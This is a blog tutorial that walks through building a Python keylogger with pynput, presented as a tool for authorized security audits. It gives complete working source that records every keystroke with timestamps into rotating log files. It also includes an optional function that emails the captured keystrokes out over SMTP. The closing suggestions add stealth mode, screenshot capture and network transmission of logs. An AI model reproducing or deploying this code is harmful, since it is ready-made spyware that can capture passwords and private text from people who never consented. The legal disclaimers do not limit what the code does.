Creating an Keylogger for Authorized Security Audits.
A step-by-step guide to building a Python keylogger for authorized security audits, covering log rotation, rotating file handlers, and professional logging practices.

Hello everyone,
I hope you’re doing well and having a great day.
In today’s article, we’ll explore a project that demonstrates how user input can be monitored and logged in controlled environments for educational purposes and authorized security assessments.
Understanding how keylogging mechanisms work is valuable for security professionals because it helps explain a common technique frequently encountered during malware analysis, incident response investigations, security awareness programs, and defensive security research. By understanding how these tools operate, defenders can better identify, detect, and mitigate similar threats in real-world environments.
The purpose of this project is not to promote unauthorized monitoring, but rather to examine the technical concepts behind keyboard event handling, logging mechanisms, and application design within a controlled and authorized context.
In this article, we’ll build the project step by step, review the source code, and discuss the security considerations associated with this type of software.
Let’s get started.
LEGAL DISCLAIMER: This article is for educational purposes only. The code and techniques discussed here should only be used on systems you own or have explicit written permission to test. Unauthorized use is illegal and unethical.
Introduction
As a security professional at my company, I was tasked with building an internal monitoring tool for authorized security audits. With proper written permission from management, I developed an enterprise-grade keylogger that captures keystrokes for legitimate security testing purposes. In this tutorial, I will walk you through building a professional keylogger with features like:
- Log rotation
- Email reporting
- Special key handling
- Professional logging format
Prerequisites
Before you start coding, you will need:
- Python 3.6 or higher
- Basic Python knowledge
- A code editor (VS Code, PyCharm, etc.)
- Written authorization if testing on any system
1
pip install pynput
Project Structure
1
2
3
4
5
6
Keylogger-Project/
│
├── keylogger.py
├── logs/
│   └── (log files will go here)
└── README.md

Building the Keylogger
Let us break down the code into manageable sections:
1. Import Required Libraries
1
2
3
4
5
from pynput import keyboard
import logging
import os
from datetime import datetime
from logging.handlers import RotatingFileHandler
2. Create the Main Class
1
2
3
4
5
6
7
class EnterpriseKeylogger:
    def __init__(self, log_file="audit_log.txt", email_config=None):
        self.log_file = log_file
        self.email_config = email_config
        self.buffer = []
        self.buffer_size = 50
        self.setup_logging()
3. Setup Professional Logging
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
def setup_logging(self):
    # Create directory if it does not exist
    log_dir = os.path.dirname(self.log_file)
    if log_dir and not os.path.exists(log_dir):
        os.makedirs(log_dir)
        print(f"[INFO] Created log directory: {log_dir}")

    self.logger = logging.getLogger('SecurityAudit')
    self.logger.setLevel(logging.INFO)

    # Rotating file handler (10MB per file)
    handler = RotatingFileHandler(
        self.log_file, maxBytes=10*1024*1024, backupCount=5
    )

    formatter = logging.Formatter(
        '%(asctime)s | %(message)s',
        datefmt='%Y-%m-%d %H:%M:%S'
    )

    handler.setFormatter(formatter)
    self.logger.addHandler(handler)
4. Handle Key Presses
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
def on_key_press(self, key):
    try:
        # Regular characters
        if hasattr(key, 'char') and key.char is not None:
            keystroke = key.char
            self.logger.info(f'{keystroke}')
            self.buffer.append(keystroke)

        # Special keys
        else:
            special_keys = {
                keyboard.Key.space: 'SPACE',
                keyboard.Key.enter: 'ENTER',
                keyboard.Key.tab: 'TAB',
                keyboard.Key.backspace: 'BACKSPACE',
                keyboard.Key.delete: 'DELETE',
                keyboard.Key.shift: 'SHIFT',
                keyboard.Key.ctrl: 'CTRL',
                keyboard.Key.alt: 'ALT',
                keyboard.Key.esc: 'ESC'
            }
            key_name = special_keys.get(key, str(key))
            self.logger.info(f'[{key_name}]')
            self.buffer.append(f'[{key_name}]')

    except Exception as e:
        self.logger.error(f'Error: {str(e)}')
5. Add Email Reporting (Optional)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
def send_logs_email(self):
    if not self.email_config or not self.buffer:
        return

    try:
        import smtplib
        from email.mime.text import MIMEText
        from email.mime.multipart import MIMEMultipart

        msg = MIMEMultipart()
        msg['From'] = self.email_config['from']
        msg['To'] = self.email_config['to']
        msg['Subject'] = f"Logs - {datetime.now()}"

        body = '\n'.join(self.buffer)
        msg.attach(MIMEText(body, 'plain'))

        server = smtplib.SMTP(
            self.email_config['smtp_server'],
            self.email_config['smtp_port']
        )
        server.starttls()
        server.login(
            self.email_config['username'],
            self.email_config['password']
        )
        server.send_message(msg)
        server.quit()

        self.buffer.clear()
        self.logger.info('Email sent')

    except Exception as e:
        self.logger.error(f'Email error: {str(e)}')
6. Start and Stop Methods
1
2
3
4
5
6
7
8
9
10
11
def start_monitoring(self):
    self.logger.info('Monitoring started')
    print(f"\n[+] Keylogger running. Logging to: {self.log_file}")
    print("[+] Press Ctrl+C to stop\n")

    with keyboard.Listener(on_press=self.on_key_press) as listener:
        listener.join()

def stop_monitoring(self):
    self.logger.info('Monitoring stopped')
    print("\n[+] Keylogger stopped")
7. Main Execution
1
2
3
4
5
6
7
8
9
10
11
12
13
14
if __name__ == "__main__":
    # Configuration
    keylogger = EnterpriseKeylogger(
        log_file="logs/security_audit.log",
        email_config=None  # Set to None if no email needed
    )

    try:
        keylogger.start_monitoring()
    except KeyboardInterrupt:
        keylogger.stop_monitoring()
    except Exception as e:
        print(f"\n[!] Error: {str(e)}")
        keylogger.stop_monitoring()
Complete Code
Here is the entire working code:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
from pynput import keyboard
import logging
import os
from datetime import datetime
from logging.handlers import RotatingFileHandler

class EnterpriseKeylogger:
    def __init__(self, log_file="logs/security_audit.log", email_config=None):
        self.log_file = log_file
        self.email_config = email_config
        self.buffer = []
        self.buffer_size = 50
        self.setup_logging()

    def setup_logging(self):
        log_dir = os.path.dirname(self.log_file)
        if log_dir and not os.path.exists(log_dir):
            os.makedirs(log_dir)

        self.logger = logging.getLogger('SecurityAudit')
        self.logger.setLevel(logging.INFO)

        if self.logger.hasHandlers():
            self.logger.handlers.clear()

        handler = RotatingFileHandler(
            self.log_file, maxBytes=10*1024*1024, backupCount=5
        )

        formatter = logging.Formatter(
            '%(asctime)s | %(message)s',
            datefmt='%Y-%m-%d %H:%M:%S'
        )

        handler.setFormatter(formatter)
        self.logger.addHandler(handler)

        # Console output
        console = logging.StreamHandler()
        console.setLevel(logging.INFO)
        console.setFormatter(formatter)
        self.logger.addHandler(console)

    def on_key_press(self, key):
        try:
            if hasattr(key, 'char') and key.char is not None:
                self.logger.info(f'{key.char}')
                self.buffer.append(key.char)
            else:
                special_keys = {
                    keyboard.Key.space: 'SPACE',
                    keyboard.Key.enter: 'ENTER',
                    keyboard.Key.tab: 'TAB',
                    keyboard.Key.backspace: 'BACKSPACE',
                    keyboard.Key.delete: 'DELETE',
                    keyboard.Key.shift: 'SHIFT',
                    keyboard.Key.ctrl: 'CTRL',
                    keyboard.Key.alt: 'ALT',
                    keyboard.Key.esc: 'ESC'
                }
                key_name = special_keys.get(key, str(key))
                self.logger.info(f'[{key_name}]')
                self.buffer.append(f'[{key_name}]')
        except Exception as e:
            self.logger.error(f'Error: {e}')

    def start_monitoring(self):
        self.logger.info('='*50)
        self.logger.info('KEYLOGGER STARTED')
        self.logger.info('='*50)
        print(f"\n[+] Monitoring started. Log file: {self.log_file}")
        print("[+] Press Ctrl+C to stop\n")

        with keyboard.Listener(on_press=self.on_key_press) as listener:
            listener.join()

    def stop_monitoring(self):
        self.logger.info('='*50)
        self.logger.info('KEYLOGGER STOPPED')
        self.logger.info('='*50)
        print("\n[+] Monitoring stopped")

if __name__ == "__main__":
    keylogger = EnterpriseKeylogger("logs/audit.log")

    try:
        keylogger.start_monitoring()
    except KeyboardInterrupt:
        keylogger.stop_monitoring()
    except Exception as e:
        print(f"\n[!] Error: {e}")
        keylogger.stop_monitoring()

Testing Your Keylogger
- Save the code as
keylogger.py - Create a
logsfolder in the same directory - Run it:
1
python keylogger.py
- Start typing — you will see keystrokes appearing in the console
- Check the log file in the
logsfolder - Press
Ctrl+Cto stop

The log file records each keystroke along with the exact timestamp, allowing analysis of user input behavior and key events such as special keys (SHIFT, WIN, ENTER, ESC).
Important Legal Notes
- This tool is for authorized security testing only
- Using it without permission is illegal in most countries
- You could face:
- Criminal charges
- Civil lawsuits
- Termination from employment
- Permanent criminal record
Always get written permission first.
Next Steps
Want to enhance this project? Try adding:
- Screenshot capture every few minutes
- Encryption for log files
- Stealth mode (hide console)
- USB key detection for physical security testing
- Network transmission of logs (with encryption)
Conclusion
Projects like this provide an excellent opportunity to understand how keyboard monitoring software works behind the scenes and why such techniques are commonly analyzed within cybersecurity.
Beyond the code itself, the most important lesson is understanding the balance between technical capability and ethical responsibility. The same concepts that can be used for legitimate security testing and research can also be misused if deployed without authorization. This is why legal approval, transparency, and proper scope definition are essential parts of any security assessment.
For security professionals, studying these mechanisms helps improve malware analysis skills, detection capabilities, defensive monitoring strategies, and overall understanding of endpoint security threats.
Thank you for taking the time to read this article.
I hope you found it useful and gained a better understanding of how keyboard event monitoring works from a technical perspective.
Until the next article, stay curious and keep learning.
— Abdulrahman Mohamed
Resources
Let’s Connect
Have a question, suggestion, or topic you’d like to discuss?
Abdulrahman M. Fathi